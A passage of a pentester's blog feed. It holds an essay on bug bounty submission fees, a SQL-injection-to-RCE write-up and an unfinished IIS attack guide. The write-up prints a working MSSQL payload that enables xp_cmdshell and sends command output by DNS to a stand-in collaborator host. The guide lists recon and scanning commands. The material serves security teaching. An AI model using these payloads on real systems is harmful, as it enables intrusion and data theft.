<p>That’s pretty much it. Maybe 10 min if you count the download. Now you’ve got a kali vm running on a native hypervisor with working display scaling and no guest agent fiddling.</p>

<p>Now let’s break some stuff, shall we?</p>

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:1">
      <p>virtualbox technically <em>can</em> use kvm as a backend since version 6.1, but the integration is experimental and honestly feels like it was added so Oracle could tick a checkbox somewhere, kek. <a href="#fnref:1" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:2">
      <p>kali maintains pre-built images for qemu, vmware, virtualbox, and hyper-v. The qemu one uses <code>qcow2</code> format, which supports thin provisioning (the file grows as you use it instead of pre-allocating the full disk size). Nice if you’re not swimming in storage. <a href="#fnref:2" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:3">
      <p>if you didn’t already know that reconsider your career choices. <a href="#fnref:3" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
  </ol>
</div>]]></content><author><name>Miguel Llamazares</name></author><category term="tutorial" /><category term="virtualization" /><summary type="html"><![CDATA[After years of virtualbox and vmware, I finally moved to qemu. I run debian as my daily driver, and qemu/kvm is native to the kernel, so you can forget about the third-party kernel modules that break on every update, the “please reinstall guest additions” rituals. 🤮]]></summary></entry><entry><title type="html">fine-tuning incentives to fight bug bounty ai slop</title><link href="https://mll.sh/fine-tuning-incentives-to-fight-bb-ai-slop/" rel="alternate" type="text/html" title="fine-tuning incentives to fight bug bounty ai slop" /><published>2026-03-30T00:00:00+00:00</published><updated>2026-03-30T00:00:00+00:00</updated><id>https://mll.sh/fine-tuning-incentives-to-fight-bb-ai-slop</id><content type="html" xml:base="https://mll.sh/fine-tuning-incentives-to-fight-bb-ai-slop/"><![CDATA[<p>Recently, <a href="https://www.linkedin.com/feed/update/urn:li:activity:7441023910696882176/">Robbe Van Roey</a> posted something on linkedin that resonated with pretty much everyone in the bug bounty space: HackerOne receives around 200 reports <em>per hour</em> now. Two hundred. Per hour.</p>

<p>His take is that this is unsustainable, and he’s right. You can literally point an AI agent at a target, tell it to <em>“hAcK tHiS sItE”</em> and it will produce something that <em>looks</em> like a vulnerability report. Chain that with automated submission and zero human oversight, and you’ve got a firehose of slop with the occasional real finding buried somewhere in the pile. 🗑️</p>

<p>I already wrote about the individual researcher side of this problem in <a href="https://mll.sh/how-to-not-be-a-llm-kiddie/">how to not be an llm kiddie</a>. But today I want to talk about the <em>platform</em> side. What can HackerOne, Bugcrowd, and the rest actually <em>do</em> about this?</p>

<p>Because right now, their answer is <em>“fight AI with AI”</em>, and, IMHO, that’s not enough.</p>

<h2 id="what-h1-is-doing">what h1 is doing</h2>

<p>To their credit, HackerOne isn’t ignoring the problem. In July 2025, they launched <a href="https://www.hackerone.com/platform/triage">Hai Triage</a>, an AI-powered system that combines automated classification with human analysts. It filters duplicates, flags out-of-scope submissions, and tries to surface the real stuff faster. By late 2025, 90% of their customers were using Hai in some form.</p>

<p>That’s good. Genuinely. AI-assisted triage is the obvious first step. 🤖</p>

<p>h1’s co-founder Alex Rice has said that they focus on “outcomes, not origins”, meaning they don’t care <em>if</em> you used AI, only <em>whether</em> the report is valid. That’s a fine principle in theory. In practice, it only addresses the <em>back end</em> of the pipeline. Reports still flood in. Triagers (human or AI) still have to process them.</p>

<p>The fundamental incentive structure hasn’t changed: submitting garbage is free, fast, and carries almost no penalty. Getting caught as a slop submitter costs you some reputation points on the platform, and that’s about it<sup id="fnref:2"><a href="#fn:2" class="footnote" rel="footnote" role="doc-noteref">1</a></sup>.</p>

<h2 id="introducing-the-bug-bounty-fee">introducing the bug bounty fee</h2>

<p>Here’s what I think would actually work: a small, conditional submission fee tied to the false positive rate of the researcher.</p>

<p>The idea isn’t new. Tobias Heldt from XOR <a href="https://thenewstack.io/curl-fights-a-flood-of-ai-generated-bug-reports-from-hackerone/">floated “Security Report Bonds”</a> in the curl discussion, and Stenberg himself agreed it could be a workable model<sup id="fnref:1"><a href="#fn:1" class="footnote" rel="footnote" role="doc-noteref">2</a></sup>. Bram Cohen (yep, the BitTorrent guy) <a href="https://bramcohen.com/p/bug-bounty-submissions-should-require">wrote a whole post</a> arguing for submission deposits.</p>

<p>The concept keeps popping up because the economics are obvious.</p>

<h2 id="addressing-common-objections">addressing common objections</h2>

<blockquote>
  <p><em>“wOn’T pEoPlE jUsT sElL tO sHaDy BrOkErS iNsTeAd?”</em></p>
</blockquote>

<p>The concern is that if it costs money to submit through official channels, why wouldn’t someone sell to a third-party broker or, worse, a foreign intelligence agency? Isn’t the whole point of bug bounties to <em>outbid</em> the black market?</p>

<p>Sure, but the fee would be <em>small</em>. If you’ve found something real, something worth $2K in bounty, putting up $5 as collateral is not a meaningful barrier.</p>

<p>So this is not a legit concern. Next.</p>

<blockquote>
  <p><em>bUt WhAt AbOuT rEsEaRcHers FrOm LoW-InCoMe CoUnTrIeS?</em></p>
</blockquote>

<p>This is the objection I hear most, and it’s a fair one. Bug bounty has been a genuine path to income for talented people in countries where $500 is a month’s salary. Adding a paywall, even a small one, could disproportionately affect them.</p>

<p>Three ideas to overcome that:</p>
<ol>
  <li><strong>no fee for newcommers</strong>: the first N reports are free while the platform calculates your FP signal. You get a grace period to establish your track record. The fee only kicks in once you’ve demonstrated a consistent pattern of low-quality submissions.</li>
  <li><strong>fp rate, not hacker signal</strong>: some researchers prioritize low-impact vulns, which drags down their signal. That is fine. Low-impact bugs are legit; if companies pay for them, it is because they see value. The fee should track the FP rate instead of the signal. This lets everyone stick to their own strategy.</li>
  <li><strong>geographic parity</strong>: $5 in the US is not $5 in India. The fee should be sensitive to the country of residence of the researcher. This prevents the cost from being a rounding error for some while being a barrier to entry for others.</li>
</ol>

<p>Either way, the goal isn’t to gatekeep the industry. It’s to make the spray-and-pray approach economically unviable.</p>

<p>These three specific proposals address that objection. Next.</p>

<blockquote>
  <p><em>yOu ArE uLtImAtElY lOoKiNg FoR tHe PlAtFoRm, NoT fOr ThE hAcKeRs</em></p>
</blockquote>

<p>I insist: this would *only* affect those who submit spam, not everyone. If companies and platforms spend more than expected on triage, bounties will drop to cover those costs, or they’ll ultimately close their programs.</p>

<p>The fee is a <em>negative</em> incentive, but it can be combined with <em>positive</em> incentives too, like adding a bonus for whoever sends an excellent-written report. Google VRP <a href="https://bughunters.google.com/blog/level-up-your-reports-introducing-our-updated-report-quality-framework">already does that</a>.</p>

<h2 id="my-modest-proposal">my modest proposal</h2>

<p>To condense my point, here is the specific proposal:</p>

<ol>
  <li><strong>application conditions</strong>:
    <ul>
      <li>if your FP rate exceeds X% in your last N reports, you start paying a small fee per submission (5-20€ range).</li>
      <li>if you have a high overall FP rate but your last N reports are valid, the fee is waived<sup id="fnref:3"><a href="#fn:3" class="footnote" rel="footnote" role="doc-noteref">3</a></sup>.</li>
    </ul>
  </li>
  <li><strong>fee calculation</strong>:
    <ul>
      <li>the higher the FP rate, the higher the fee.</li>
      <li>the fee should be sensitive to the researcher’s country.</li>
      <li>the fee must align with the potential bounty. Locking $20 for a $50 bounty is not reasonable.</li>
    </ul>
  </li>
  <li><strong>the fee gets refunded if</strong>:
    <ul>
      <li>the report is accepted as a valid vulnerability.</li>
      <li>the report is submitted in good faith (e.g., borderline scope, duplicate, or reasonable but ultimately N/A). To keep the money, the triager must objectively justify the FP determination by referencing the Rules of Engagement<sup id="fnref:4"><a href="#fn:4" class="footnote" rel="footnote" role="doc-noteref">4</a></sup>.</li>
    </ul>
  </li>
</ol>

<p>Also, note I’ve focused on a <em>platform-level</em> approach to fight AI slop, but can apply measures to other layers of the workflow, like defining clear scopes and fallbacks (@companies) or using tools like <a href="https://www.hackerone.com/resources/hai/hai-agentic-report-assistant">Hai</a> or <a href="https://github.com/sgmurphy/NoiseGate">NoiseGate</a> to double-check (@hunters).</p>

<h2 id="the-benefits">the benefits</h2>

<p>IMO, pretty obvious:</p>

<ol>
  <li><strong>fewer false positives</strong>: when submitting garbage has a cost, even a tiny one, the volume of pure slop drops dramatically. Spam economics 101.</li>
  <li><strong>funded triage</strong>: the retained fees from actual false positives go directly toward funding the triage process. The noise literally pays for its own cleanup.</li>
  <li><strong>better signal-to-noise for everyone</strong>: real researchers get triaged faster because the queue isn’t clogged with <em>critical</em> self-XSS via paste injections and CSRFs on public newsletter signup forms.</li>
  <li><strong>preserved incentives for quality work</strong>: if you’re good at this, your FP rate is low, and you never pay a dime. The system is invisible to competent researchers.</li>
  <li><strong>reinsertion in mind</strong>: if llm kiddies start sending legit reports, they will improve their FP rate. This is calculated based on the last N reports, not overall. This doesn’t condemn someone to <em>The Eternal Fee</em>. Reinsertion is possible.</li>
</ol>

<h2 id="bottom-line">bottom line</h2>

<p>Is this system perfect? No. Did I miss something? I bet I did<sup id="fnref:5"><a href="#fn:5" class="footnote" rel="footnote" role="doc-noteref">5</a></sup>.</p>

<p>But we need to compare potential solutions to their alternatives, and the current strategy is clearly not the best one.</p>

<p>A symbolic fee won’t kill bug bounty. It might actually save it.</p>

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:2">
      <p>and as we saw with the curl case, some reporters game even that by closing their own reports as N/A before the program can mark them, avoiding reputation hits entirely. Beautiful system. <a href="#fnref:2" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:1">
      <p>Stenberg described it as being “effectively DSoSed” by volunteers. Which is both hilarious and deeply sad. <a href="#fnref:1" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:3">
      <p>this helps AI slopers detox from the habit. <a href="#fnref:3" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:4">
      <p>this isn’t a “reject and keep the cash” scheme. It’s a “prove you did the work” filter. <a href="#fnref:4" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:5">
      <p>send me an email with your best insults. I have thick skin. 🥊 <a href="#fnref:5" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
  </ol>
</div>]]></content><author><name>Miguel Llamazares</name></author><category term="bugbounty" /><category term="ai" /><category term="consulting" /><summary type="html"><![CDATA[Recently, Robbe Van Roey posted something on linkedin that resonated with pretty much everyone in the bug bounty space: HackerOne receives around 200 reports per hour now. Two hundred. Per hour.]]></summary></entry><entry><title type="html">escalating a preauth sqli to rce</title><link href="https://mll.sh/escalating-preauth-sqli-to-rce/" rel="alternate" type="text/html" title="escalating a preauth sqli to rce" /><published>2026-03-19T00:00:00+00:00</published><updated>2026-03-19T00:00:00+00:00</updated><id>https://mll.sh/escalating-preauth-sqli-to-rce</id><content type="html" xml:base="https://mll.sh/escalating-preauth-sqli-to-rce/"><![CDATA[<p>I recently escalated a preauth SQL injection on an ASP app sitting on top of MSSQL to full RCE and exfiltrated the output via DNS. All in a single messy GET request:</p>

<pre class="code-wrap"><code class="language-http">GET /app/search/query.asp?filter=1;EXEC+AS+LOGIN='sa';EXEC+sp_configure+'xp_cmdshell',1;RECONFIGURE;CREATE+TABLE+%23tmp(col+VARCHAR(999));INSERT+%23tmp+EXEC+master..xp_cmdshell+'whoami';DECLARE+@a+VARCHAR(999),@b+VARCHAR(999);SELECT+TOP+1+@a=REPLACE(REPLACE(SUBSTRING(col,1,10),CHAR(92),'-'),CHAR(32),'-')+FROM+%23tmp+WHERE+col+IS+NOT+NULL;SET+@b=CONCAT(CHAR(92),CHAR(92),@a,'.yourcollaboratorendpoint',CHAR(92),'x');EXEC+master..xp_dirtree+@b;DROP+TABLE+%23tmp;EXEC+sp_configure+'xp_cmdshell',0;RECONFIGURE;REVERT;SELECT+modified,client_id,contact+FROM+orders+o+WHERE+1=1+and+1=1+and+1=1+and+1=1 HTTP/2
</code></pre>

<p>Ugly? Yep. But <em>it werks</em>. Let’s break it down step by step:</p>

<h2 id="step-1-impersonate-the-sysadmin">step 1: impersonate the sysadmin</h2>

<pre><code class="language-sql">EXEC AS LOGIN = 'sa'
</code></pre>

<p>This is the first domino. <code>EXEC AS LOGIN</code> lets you impersonate another SQL Server login, and <code>sa</code> is the built-in sysadmin account. If the current database user has been granted the <code>IMPERSONATE</code> privilege on <code>sa</code> (or if permissions are just a disaster, which they were), this gives you full sysadmin context for everything that follows.</p>

<p>Why does this matter? Because most of the fun stuff (enabling <code>xp_cmdshell</code>, running OS commands) requires sysadmin privileges. Without this step, the rest of the chain falls apart.</p>

<p>Scott Sutherland from <a href="https://www.netspi.com/blog/technical-blog/network-pentesting/hacking-sql-server-stored-procedures-part-2-user-impersonation/">NetSPI documented this escalation path extensively</a>, and there’s even a Metasploit module for it (<code>mssql_escalate_execute_as</code>). It’s not exotic. It’s just frequently overlooked during hardening.</p>

<h2 id="step-2-enable-xp_cmdshell">step 2: enable xp_cmdshell</h2>

<pre><code class="language-sql">EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
</code></pre>

<p><code>xp_cmdshell</code> is a system stored procedure that lets MSSQL execute operating system commands. It’s disabled by default for a reason<sup id="fnref:1"><a href="#fn:1" class="footnote" rel="footnote" role="doc-noteref">1</a></sup>. Enabling it requires sysadmin (which we just got via impersonation) and a call to <code>sp_configure</code> followed by <code>RECONFIGURE</code> to apply the change at runtime.</p>

<p>One important thing: before overwriting the config, I tested whether <code>xp_cmdshell</code> was already enabled or not. You don’t want to blindly flip settings and leave traces. In this case it was off, so enabling it was necessary.</p>

<p>Normally you’d also need <code>show advanced options</code> set to 1 first. In this environment it was already enabled. If it’s not, you’d prepend:</p>

<pre><code class="language-sql">EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
</code></pre>

<h2 id="step-3-run-whoami-and-store-the-output">step 3: run whoami and store the output</h2>

<pre><code class="language-sql">CREATE TABLE #tmp (col VARCHAR(999));
INSERT #tmp EXEC master..xp_cmdshell 'whoami';
</code></pre>

<p>Here’s the thing about <code>xp_cmdshell</code> in a stacked query injection: the output doesn’t come back to you in the HTTP response. You’re injecting <em>after</em> the original query, so whatever <code>xp_cmdshell</code> returns just vanishes into the void.</p>

<p>The workaround: create a temp table (<code>#tmp</code>), execute <code>whoami</code>, and dump the output into that table. Now the data lives in the database where we can manipulate it.</p>

<p><code>#tmp</code> is a session-scoped temporary table, meaning it only exists for the duration of our connection and doesn’t pollute the actual schema. Nice and clean.</p>

<h2 id="step-4-exfiltrate-via-dns">step 4: exfiltrate via dns</h2>

<p>This is the fun part.</p>

<pre><code class="language-sql">DECLARE @a VARCHAR(999), @b VARCHAR(999);

SELECT TOP 1 @a = REPLACE(REPLACE(SUBSTRING(col, 1, 10), CHAR(92), '-'), CHAR(32), '-')
FROM #tmp
WHERE col IS NOT NULL;

SET @b = CONCAT(CHAR(92), CHAR(92), @a, '.yourcollaboratorendpoint', CHAR(92), 'x');

EXEC master..xp_dirtree @b;
</code></pre>

<p>Let me unpack each line:</p>

<ol>
  <li>
    <p><strong>grabbing and sanitizing the output:</strong> we take the first 10 characters from our <code>whoami</code> result. <code>CHAR(92)</code> is a backslash and <code>CHAR(32)</code> is a space, both of which break DNS labels, so we replace them with dashes. DNS labels have a maximum length of 63 characters per <a href="https://www.rfc-editor.org/rfc/rfc1035">RFC 1035</a>, and they can’t contain spaces or backslashes, so sanitization is mandatory.</p>

    <p>Why only 10 chars? Because <code>whoami</code> on a windows box returns something like <code>NT SERVICE\MSSQLSERVER</code> or <code>DOMAIN\username</code>. The first 10 chars are enough to confirm execution context without hitting DNS label edge cases. For a full exfil of longer data, you’d chunk it across multiple requests or hex-encode it<sup id="fnref:2"><a href="#fn:2" class="footnote" rel="footnote" role="doc-noteref">2</a></sup>.</p>
  </li>
  <li>
    <p><strong>building the UNC path:</strong> we construct a UNC path like <code>\\sanitized-output.yourcollaboratorendpoint\x</code>. <code>CHAR(92)</code> is <code>\</code>, so we’re building the double-backslash prefix character by character. This avoids any URL encoding headaches in the GET parameter.</p>
  </li>
  <li>
    <p><strong>triggering the DNS lookup:</strong> <code>xp_dirtree</code> is an undocumented stored procedure whose original purpose is listing files in a directory. but when you point it at a UNC path, MSSQL tries to resolve the hostname via DNS. this is the classic out-of-band (OOB) exfiltration channel for MSSQL injection. the DNS query lands on your Burp Collaborator (or <a href="https://github.com/projectdiscovery/interactsh">interactsh</a>, or your own authoritative DNS server), and the exfiltrated data shows up as a subdomain prefix.</p>
  </li>
</ol>

<h2 id="step-5-clean-up">step 5: clean up</h2>

<pre><code class="language-sql">DROP TABLE #tmp;
EXEC sp_configure 'xp_cmdshell', 0;
RECONFIGURE;
REVERT;
</code></pre>

<p>This is the part most people skip, and it’s the part that separates a professional engagement from a freaking mess.</p>

<p><code>DROP TABLE #tmp</code> removes the temp table (it would die at session end anyway, but let’s be explicit). Then we disable <code>xp_cmdshell</code> again, putting the config back how we found it. Finally, <code>REVERT</code> drops the <code>sa</code> impersonation and returns to the original login context.</p>

<p>Leave things the way you found them. Always.</p>

<h2 id="step-6-the-trailing-select">step 6: the trailing select</h2>

<pre><code class="language-sql">SELECT modified, client_id, contact
FROM orders o
WHERE 1=1 AND 1=1 AND 1=1 AND 1=1
</code></pre>

<p>This isn’t part of the exploit. This is <em>structural padding</em>.</p>

<p>The original query expected a <code>WHERE</code> clause filter, and our injection sits right in the middle of it. Without a syntactically valid <code>SELECT</code> at the end, the whole thing blows up with a SQL error. The <code>1=1 AND 1=1</code> chain is just filler to keep the parser happy<sup id="fnref:3"><a href="#fn:3" class="footnote" rel="footnote" role="doc-noteref">3</a></sup>.</p>

<p>I managed to infer the table and column names because the app gave verbose SQL error messages. Those errors were the initial breadcrumb that led to the whole chain, kek.</p>

<h2 id="jackpot">jackpot</h2>

<p>So if everything goes right, you see a DNS hit for something like:</p>

<p><img src="/assets/img/sqlrcepoc-collab.png" alt="rce poc" /></p>

<p>Yay! This confirms the SQL Server service account is singing for us. 💅🏻</p>

<h2 id="the-full-chain">the full chain</h2>

<p><img src="/assets/img/mermaid-sqlirce.png" alt="full chain" /></p>

<h2 id="why-this-worked">why this worked</h2>

<p>Before we wrap, let’s give a 👏 round of applause 👏 to all the misconfigs that made this possible:</p>

<ol>
  <li><strong>preauth SQL injection</strong> in a search parameter. No input validation, no parameterized queries.</li>
  <li><strong>stacked queries supported.</strong> MSSQL supports them natively, and the app didn’t strip semicolons.</li>
  <li><strong>verbose SQL errors</strong> returned to the client. Free schema intel.</li>
  <li><strong>IMPERSONATE privilege on sa</strong> granted to the application’s database user. This should never happen in production.</li>
  <li><strong>DNS egress allowed.</strong> The server could resolve external hostnames from well-known OOB domains (burp), which is all <code>xp_dirtree</code> needs.</li>
</ol>

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:1">
      <p>If this seems fine to you, please close this tab and reconsider your career choices. <a href="#fnref:1" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:2">
      <p>Ryan Wendel’s <a href="https://www.ryanwendel.com/2020/02/20/dns-exfiltration-thru-blind-sql-injection-in-a-mssql-environment/">writeup</a> covers hex-encoding and chunking across multiple DNS requests in detail. The pentestmonkey <a href="https://pentestmonkey.net/blog/mssql-dns">post</a> also documents the 63 char per label / 248 total length limits. <a href="#fnref:2" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:3">
      <p>tbh, I don’t know why it needed more than a single <code>1=1</code>. It was inferred by trial and error. <a href="#fnref:3" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
  </ol>
</div>]]></content><author><name>Miguel Llamazares</name></author><category term="sqli" /><category term="rce" /><category term="pentesting" /><summary type="html"><![CDATA[I recently escalated a preauth SQL injection on an ASP app sitting on top of MSSQL to full RCE and exfiltrated the output via DNS. All in a single messy GET request:]]></summary></entry><entry><title type="html">humiliating iis servers for fun and jail time</title><link href="https://mll.sh/humiliating-iis-servers-for-fun-and-jail-time/" rel="alternate" type="text/html" title="humiliating iis servers for fun and jail time" /><published>2026-03-18T00:00:00+00:00</published><updated>2026-03-18T00:00:00+00:00</updated><id>https://mll.sh/humiliating-iis-servers-for-fun-and-jail-time</id><content type="html" xml:base="https://mll.sh/humiliating-iis-servers-for-fun-and-jail-time/"><![CDATA[<p><img src="/assets/img/iis-retro-game.png" alt="IIS Retro Game" /></p>

<p>A friend of mine once told me:</p>
<blockquote>
  <p>If you ever spot an IIS blue screen, don’t stop there; there must be something.</p>
</blockquote>

<p>Yep, he was right. That IIS splash page is not a dead end. Behind that blue window sits one of the most consistently misconfigured web servers on the www, and it’s begging you to look deeper.</p>

<blockquote>
  <p>[!NOTE] fun fact
This post has been added to the official <a href="https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/iis-internet-information-services">HackTricks Wiki</a> page for IIS!</p>
</blockquote>

<p>So let me walk you through how I approach IIS targets during bug bounty:</p>

<h4 id="table-of-contents">table of contents</h4>

<ul>
  <li><a href="#psst-psst-iis-servers-where-are-you">psst, psst, IIS servers, where are you?</a>
    <ul>
      <li><a href="#shodan">shodan</a></li>
      <li><a href="#google-dorking">google dorking</a></li>
      <li><a href="#active-tech-fingerprinting">active tech fingerprinting</a></li>
    </ul>
  </li>
  <li><a href="#ok-i-found-an-iis-server-now-what">ok, I found an IIS server. now what?</a>
    <ul>
      <li><a href="#internal-ip-disclosure">internal IP disclosure</a></li>
    </ul>
  </li>
  <li><a href="#pwn-time">pwn time</a>
    <ul>
      <li><a href="#nuclei-templates-automate-the-boring-stuff">nuclei templates: automate the boring stuff</a></li>
      <li><a href="#the-httpapi-20-dead-end-that-isnt">the HTTPAPI 2.0 dead end that isn’t</a></li>
      <li><a href="#iis-tilde-enumeration-the-gift-that-keeps-giving">IIS tilde enumeration: the gift that keeps giving</a>
        <ul>
          <li><a href="#using-llms">using LLMs</a></li>
          <li><a href="#github-dorks-to-resolve-shortnames">github dorks to resolve shortnames</a></li>
          <li><a href="#using-bigquery-to-resolve-shortnames">using BigQuery to resolve shortnames</a></li>
          <li><a href="#bruteforcing-the-rest-with-crunch">bruteforcing the rest with crunch</a></li>
        </ul>
      </li>
      <li><a href="#fuzzing-the-iis-specific-wordlist-matters">fuzzing: the IIS-specific wordlist matters</a></li>
      <li><a href="#webconfigthe-keys-to-the-kingdom">web.config: the keys to the kingdom</a>
        <ul>
          <li><a href="#path-traversal-to-webconfig">path traversal to web.config</a></li>
          <li><a href="#bin-directory-dll-exposure-via-cookieless-sessions">bin directory DLL exposure via cookieless sessions</a></li>
        </ul>
      </li>
      <li><a href="#reverse-proxy-path-confusion">reverse proxy path confusion</a></li>
      <li><a href="#authentication-bypass-via-ntfs-hacks">authentication bypass via NTFS hacks</a></li>
      <li><a href="#file-upload-tricks">file upload tricks</a></li>
    </ul>
  </li>
  <li><a href="#bypassing-wafs-via-hpp">bypassing WAFs via HPP</a></li>
</ul>

<hr />

<h2 id="psst-psst-iis-servers-where-are-you">psst, psst, IIS servers, where are you?</h2>

<p>Here are some techniques I use to <em>find</em> IIS servers.</p>

<h3 id="shodan">shodan</h3>

<p>Before you even touch a target, go see what Shodan already knows:</p>

<pre><code class="language-shell">ssl:"target.com" http.title:"IIS"
ssl.cert.subject.CN:"target.com" http.title:"IIS"
org:"target" http.title:"IIS"
</code></pre>

<p>These sample queries will list IIS boxes tied to the target’s org or SSL certificates. You’ll sometimes find staging servers, forgotten admin panels, and internal tools that nobody realized were internet-facing.</p>

<p>Feel free to replace or combine shodan with other platforms like fofa, censys, netlas, odin, etc. They all index different slices of the internet. 🍕</p>

<h3 id="google-dorking">google dorking</h3>

<p>Google can find IIS servers for you before you even fire up a scanner. These dorks are all about locating IIS targets within a scope:</p>
<pre><code class="language-bash">site:target.com intitle:"IIS Windows Server"
site:target.com inurl:aspnet_client
site:target.com ext:aspx | ext:ashx | ext:asmx
site:target.com intext:"Microsoft-IIS" | intext:"X-Powered-By: ASP.NET"
site:target.com inurl:_vti_bin
site:target.com intitle:"Microsoft Internet Information Services"
</code></pre>

<p>The <code>aspnet_client</code> folder and <code>_vti_bin</code> (FrontPage extensions) are dead giveaways for IIS; if Google has indexed them, you’ve got a target. The <code>ext:aspx</code> dork catches any indexed ASP.NET pages, which means IIS is underneath.</p>

<p>Also, expand your scope with stacked wildcards to catch nested subdomains that basic enumeration misses:</p>
<pre><code class="language-bash">site:*.target.com intitle:"IIS"
site:*.*.target.com intitle:"IIS"
</code></pre>

<p>That second one has surfaced dev/staging boxes for me more than once.</p>

<h3 id="active-tech-fingerprinting">active tech fingerprinting</h3>

<p>The easiest way to know you’re staring at IIS is the response headers. Hit it with a raw request:</p>

<pre><code class="language-bash">nc -v target.com 80
</code></pre>

<p>Or if it’s TLS:</p>

<pre><code class="language-bash">openssl s_client -connect target.com:443
</code></pre>

<p>What you’re looking for something like this in the response headers:</p>

<pre><code class="language-bash">Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
</code></pre>

<p>But probably you want to do this <strong>at scale</strong>. Then just keep calm and use <code>httpx</code> (or <code>nuclei</code>):</p>

<pre><code class="language-bash">httpx -l targets.txt -td | grep IIS | tee iis-targets.txt
</code></pre>

<h2 id="ok-i-found-an-iis-server-now-what">ok, I found an IIS server. now what?</h2>

<p>First off, let’s confirm what we’re dealing with and grab as much information as the server is willing to give away for free.</p>

<h3 id="internal-ip-disclosure">internal IP disclosure</h3>

<p>Here’s a freebie most people miss. Send an HTTP/1.0 request to certain IIS setups (especially Exchange or OWA fronts) and the server will sometimes hand you an internal IP in the <code>Location</code> header:</p>

<pre><code class="language-bash">curl -v --http1.0 http://example.com
</code></pre>

<p>You might get back something like:</p>

<pre><code class="language-bash">HTTP/1.1 302 Moved Temporarily
Location: https://192.168.5.237/owa/
Server: Microsoft-IIS/10.0
X-FEServer: NHEXCHANGE2016
</code></pre>

<p>That internal IP and that <code>X-FEServer</code> header just told you the internal hostname of the Exchange server. File that away. It’s information disclosure that we could leverage in the following steps.</p>

<h2 id="pwn-time">pwn time</h2>

<p>Enough recon by now, let’s get to the juicy parts.</p>

<h3 id="nuclei-templates-automate-the-boring-stuff">nuclei templates: automate the boring stuff</h3>

<p>Once you’ve got your list of IIS targets, blast them with nuclei using relevant tags:</p>

<pre><code class="language-bash">nuclei -l iis-targets.txt \ 
    -tags microsoft,windows,asp,aspx,iis,azure,config,exposure -silent
</code></pre>

<p>I like to fire this in the background while I’m doing manual recon.</p>

<h3 id="the-httpapi-20-dead-end-that-isnt">the HTTPAPI 2.0 dead end that isn’t</h3>

<p>You’ll hit a lot of IIS boxes that respond with a generic <code>HTTPAPI 2.0 404</code> error. Most people see this and think “nothing here.” Wrong.</p>

<p>What this actually means is the server didn’t receive the right domain name in the <code>Host</code> header. The IIS instance is there, it’s running something, but it’s bound to a specific virtual host. You need to figure out which one.</p>

<p>Two approaches:</p>
<ol>
  <li>check the SSL certificate. The subject or SAN field often contains the hostname you need. Just hit it in a browser and inspect the cert.</li>
  <li>
    <p>if the cert doesn’t help, you brute-force virtual hosts. Tools like <code>ffuf</code> with a <code>Host</code> header wordlist work well here:</p>

    <pre><code class="language-bash">ffuf -u https://TARGET_IP/ -H "Host: FUZZ.target.com" -w vhosts.txt -fs 0
</code></pre>

    <p>When you land on the right hostname, the server suddenly wakes up and serves you a real application instead of that useless 404.</p>
  </li>
</ol>

<h3 id="iis-tilde-enumeration-the-gift-that-keeps-giving">IIS tilde enumeration: the gift that keeps giving</h3>

<p>This is, one of the most underrated techniques. IIS has a legacy behavior inherited from the old DOS 8.3 filename convention. By sending specially crafted requests, you can enumerate the short names of files and directories on the server even if directory listing is disabled.</p>

<p>The tool you want is <a href="https://github.com/bitquark/shortscan">shortscan</a>:</p>

<pre><code class="language-bash">shortscan https://target.com/ -F -p 1
</code></pre>

<p>Note <code>-F -p 1</code> parameters tell shortscan to fuzz the directories (full urls) and enumerate the shortnames (<code>-p</code> stands for <em>patience</em>).</p>

<p>Another tool you can use is <a href="https://portswigger.net/bappstore/523ae48da61745aaa520ef689e75033b">burp’s IIS Tilde Enumeration Scanner</a>.</p>

<p>This will spit out shortname fragments like:</p>

<pre><code class="language-shell">File: WEB~1.CON
File: GLOBAL~1.ASA
File: SITEBA~1.ZIP
Dir:  ADMIN~1
</code></pre>

<p>Now here’s the thing: <code>WEB~1.CON</code> is obviously <code>web.config</code>. But what’s <code>SITEBA~1.ZIP</code>? Is it <code>sitebackup.zip</code>? <code>sitebase.zip</code>? <code>sitebatch.zip</code>? If we can guess the full name, we can try to download it.</p>

<p>Let’s explore some options for wordlist generation:</p>

<h4 id="using-llms">using LLMs</h4>

<p>Something like:</p>

<pre><code class="language-shell">Return only a list of words, separated by newlines, and nothing else. Ensure that the words contain only alphanumeric characters.
Make a list of guesses, for what the rest of the word could be from this snippet. Ensure that the snippet is a substring of your guess. 
Make the list as extensive as possible.
Snippet: {shortname}
</code></pre>

<h4 id="github-dorks-to-resolve-shortnames">github dorks to resolve shortnames</h4>

<p>GitHub’s code search is basically a free filename database. Millions of repos means millions of real-world filenames you can pattern-match against your shortname fragments. Way more effective than guessing blindly.</p>

<p>The idea: take the first 6 characters from your shortname (everything before <code>~1</code>) and search GitHub for filenames that start with those characters and end with the right extension.</p>

<p>Using GitHub’s code search UI directly:</p>

<pre><code class="language-shell"># In GitHub's search bar, select "Code" and use path: filters
path:/.ds_st
path:/global*.asa
path:/connec*.config
</code></pre>

<p><img src="/assets/img/iis-shortname-github.png" alt="IIS Github dork" /></p>

<p>To pseudo-automate this, check out <a href="https://github.com/retkoussa/gsnw">GSNW</a> (GitHub Short Name Wordlist). You feed it your shortname fragments and it scrapes GitHub code search for matching filenames:</p>

<pre><code class="language-bash">python gsnw.py "siteba" output.txt
</code></pre>

<p>There’s also <a href="https://github.com/m0rd3caii/GitHub-IIS-Shortname-Generator">GitHub-IIS-Shortname-Generator</a> which does the same thing and outputs a clean wordlist:</p>

